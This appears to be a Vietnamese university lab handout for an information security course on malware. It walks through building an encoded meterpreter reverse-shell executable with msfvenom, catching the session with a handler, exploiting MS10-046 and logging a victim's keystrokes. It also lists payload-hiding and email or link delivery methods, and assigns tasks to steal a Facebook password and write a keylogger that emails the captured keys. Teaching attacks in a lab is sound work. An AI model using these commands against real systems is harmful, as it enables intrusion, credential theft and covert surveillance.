



AN TOÀN THÔNG TIN (INSE330380)

BÀI LAB CHƯƠNG V MALWARE - MÃ ĐỘC

Ths. ĐỖ MINH HẬU

Sinh viên được thực hành trực tiếp về:


☐ Việc tạo các phần mềm độc hại phổ biến

- Malware 1 – khai thác điểm yếu người dùng
- Malware 2 – Khai thác lỗ hổng Windows
- Malware 3 – Executing Applications Keylogger
- Malware 4 – Coding Keylogger

☐ Thực hiện các tấn công phổ biến

- DoS
- Probe

- ❑ Cài đặt một máy Attacker: có HĐH Kali Linux (có thể dùng VMWare để tạo máy ảo)
- ❑ Cài đặt một máy Victim: có HĐH Ubuntu hoặc Windows (dùng máy ảo)



❑ Tạo mã độc Trojan đơn giản:

- Dùng ngôn ngữ bất kì, định nghĩa payload. Hoặc dùng # msfvenom (trong kali) tạo 1 mã độc bất kỳ: Loop message, restart, shutdown. Redirect web....
- Dùng kỹ thuật che dấu file payload (có thể làm trên máy windows làm để có sẵn công cụ)
- Compress: malware + application
- Merger malware + application
- Các tools lẩn tránh mã độc như: Shellter, Venom,...

❑ Dùng phương pháp truyền vào máy nạn nhân qua các con đường

- Link, E-Mail , Qua lỗ hổng của máy nạn nhân, ex MS08_067, MS17_010

☐ Tạo mã độc Backdoor chiếm quyền truy xuất máy nạn nhân

- Máy tấn công: dùng kali Linux
- Máy nạn nhân: bản windows có lỗ hổng

☐ Kịch bản:

- Máy tấn công khai thác lỗ hổng hệ điều hành để truyền malware vào máy nạn nhân qua dịch vụ web (apache)
- Nạn nhân dùng web do máy tấn công hosting và download malware
- Malware được thực thi tại máy nạn nhân
- Tại máy tấn công nghe ngóng bằng việc sử dụng exploit/multi/handler và payload windows/meterpreter/reverse_tcp

Thực hiện: Tại máy attacker: Khởi động Metasploit, dùng msfvenom để tạo ra malware sau đó lừa mục tiêu chạy chương trình malware,

```
# msfvenom -p windows/meterpreter/reverse_tcp
```

```
LHOST=172.16.100.3 RPORT=4444 -f exe -e x86/shikata_ga_nai -i
```

```
10 > /var/www/html/abc.exe
```

-p: tham số này cho phép ta chọn payload và tham số của payload.

172.16.100.3: địa chỉ IP máy tấn công.

-f : chọn dạng file cho malware.

-e: phiên bản hệ điều hành

-i : số lần mã hóa

/var/www/html/abc.exe: nơi xuất malware - chính là nơi chứa source web (điều chỉnh cho phù hợp với thư mục trên máy)

❑ Tại Attacker: sử dụng exploit/multi/handler

và set payload:

windows/meterpreter/ reverse_tcp

để nghe ngóng

❑ Tại máy Victim: mở web, download file

mã độc về

=> Attacker có thể toàn quyền máy Victim

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.16.100.3     yes       The listen address
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '',
  LHOST     172.16.100.3    yes       The listen address
  LPORT     4444            yes       The listen port

msf exploit(handler) > set LHOST 172.16.100.3
LHOST => 172.16.100.3
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.16.100.4
[*] Meterpreter session 1 opened (172.16.100.3:4444 -> 172.16.100.4:49)

meterpreter > 
```

Sau khi khai thác thành công, kẻ tấn công có thể kiểm soát máy nạn nhân, ví dụ:

- ☐ Screenshot
- ☐ Record
- ☐ Hashdump
- ☐ Remove data
- ☐ Keylogger
- ☐ ...

❑ Một phần mềm keylogger (viết tắt của keystroke logger)

- Theo dõi hoặc ghi lại các phím bạn gõ trên bàn phím, thường là theo cách bí mật để
- bạn không biết rằng hành động của mình đang bị theo dõi.
- Điều này thường được thực hiện với mục đích xấu là thu thập thông tin tài khoản, số thẻ tín dụng, tên người dùng, mật khẩu và dữ liệu riêng tư khác của bạn.
- Có những cách sử dụng hợp pháp cho keylogger..

❑ Yêu cầu:

- Metasploit Framework, Kali Linux
- A Meterpreter session opened on a box, bằng việc khai thác một số lỗ hổng như: ms08-067, ms17-010, ms10-046, hoặc malware

Khai thác lỗ hổng ms10-046 để chiếm quyền điều khiển máy nạn nhân

- Ex: use the dllloader exploits and reverse TCP payload

```
request for /rmSByPn
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending 301 for /rmSByPn
...
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /rmSByPn/
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending directory multis
tatus for /rmSByPn/ ...
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /rmSByPn/desktop.ini
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending 404 for /rmSByPn
/desktop.ini ...
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /rmSByPn
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending 301 for /rmSByPn
...
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /rmSByPn/
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending directory multis
tatus for /rmSByPn/ ...
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending LNK file
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /rmSByPn/WLZpdfbyR.dll.manifest
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending 404 for /rmSByPn
/WLZpdfbyR.dll.manifest ...
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending DLL payload
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /rmSByPn/WLZpdfbyR.dll.123.Manifest
[*] 192.168.1.111 ms10_046_shortcut_icon_dllloader - Sending 404 for /rmSByPn
/WLZpdfbyR.dll.123.Manifest ...
[*] Sending stage (770048 bytes) to 192.168.1.111
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.111:1047) at 2
014-06-23 06:54:50 +0530
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

Lấy PID (Process ID) để di chuyển Meterpreter sang tiến trình (ví dụ: notepad.exe)

mà chúng ta muốn ghi lại các lần nhấn phím từ: sử dụng lệnh: **ps**

```

820 3208 cmd.exe x86 0 SMALLBUSINESS\Administrator C:\WINDOWS\system32\cmd.exe
824 392 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
872 392 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\svchost.exe
888 392 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
912 3208 notepad.exe x86 0 SMALLBUSINESS\Administrator C:\WINDOWS\system32\notepad.exe
1176 392 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1208 392 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\msdtc.exe
1276 392 dfssvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\Dfssvc.exe
1332 392 dns.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\dns.exe
1388 392 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1440 392 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\inetinfo.exe
1472 392 ismserv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\ismserv.exe
1488 392 ntfrs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\ntfrs.exe
1596 392 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\svchost.exe
1680 392 vmtoolsd.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1724 392 POP3Svc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\POP3Server\pop3svc.exe
1768 392 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1828 392 VMUpgradeHelper.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
2152 392 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
2296 392 dllhost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\dllhost.exe
2396 392 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
2860 592 wmiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\wbem\wmiprvse.exe
3208 3172 explorer.exe x86 0 SMALLBUSINESS\Administrator C:\WINDOWS\Explorer.EXE
3328 3208 VMwareTray.exe x86 0 SMALLBUSINESS\Administrator C:\Program Files\VMware\VMware Tools\VMwareTray.exe
3336 3208 VMwareUser.exe x86 0 SMALLBUSINESS\Administrator C:\Program Files\VMware\VMware Tools\VMwareUser.exe
3508 888 wuauclt.exe x86 0 SMALLBUSINESS\Administrator C:\WINDOWS\system32\wuauclt.exe
3636 344 wpabaln.exe x86 0 SMALLBUSINESS\Administrator C:\WINDOWS\system32\wpabaln.exe

meterpreter > migrate 912
[*] Migrating to 912...
[*] Migration completed successfully.
meterpreter >

```


Di chuyển đến tiến trình đó và ghi lại mọi lần nhấn phím được nhập vào đó

```
meterpreter > migrate 912
[*] Migrating to 912...
[*] Migration completed successfully.
meterpreter > 
```


 root : sh

Khởi động Keylogger: Metasploit's Meterpreter có một phần mềm keylogger tích hợp được gọi là keyscan. Để khởi động nó trên hệ thống nạn nhân,

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Meterpreter bây giờ sẽ bắt đầu ghi lại mọi lần nhấn phím được nhập vào Notepad

Tại máy Victim, mở Notepad và nhập vào một đoạn text



Quay lại máy Attacker với Meterpreter đang chạy trên Metasploit. Bây giờ chúng tôi có thể bắt tất cả các phím đã nhập trên máy tính của Victim.

```
meterpreter >  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
<Return> Hi Stud! <Return> <Return> My boyfriend is gone  
this afternoon. Want to come over? <Return> <Return>  
Cheatah <Alt> <LMenu> <Snapshot>  
meterpreter > █
```

Yêu cầu:

- **Lấy được mật khẩu của tài khoản facebook của user khi dùng IE đăng nhập**

☐ Viết phần mềm keylogger source – using python, Java...

- Record Keypress
- Send email to an account: enter, interval

☐ Dùng kỹ thuật che dấu file payload

- Compress: malware + application
- Merger malware + application
- Shortcut

☐ Dùng phương pháp truyền vào máy nạn nhân

- Link,
- E-Mail

AN TOÀN THÔNG TIN (INSE330380)

Kết thúc Lab chương 5

Ths. ĐỖ MINH HẬU



Trung tâm Học liệu và Dạy học số
Đại học Công nghệ Kỹ thuật Tp. Hồ Chí Minh
01 Võ Văn Ngân, P. Thủ Đức, Tp. Hồ Chí Minh
daotaotuxa@hcmute.edu.vn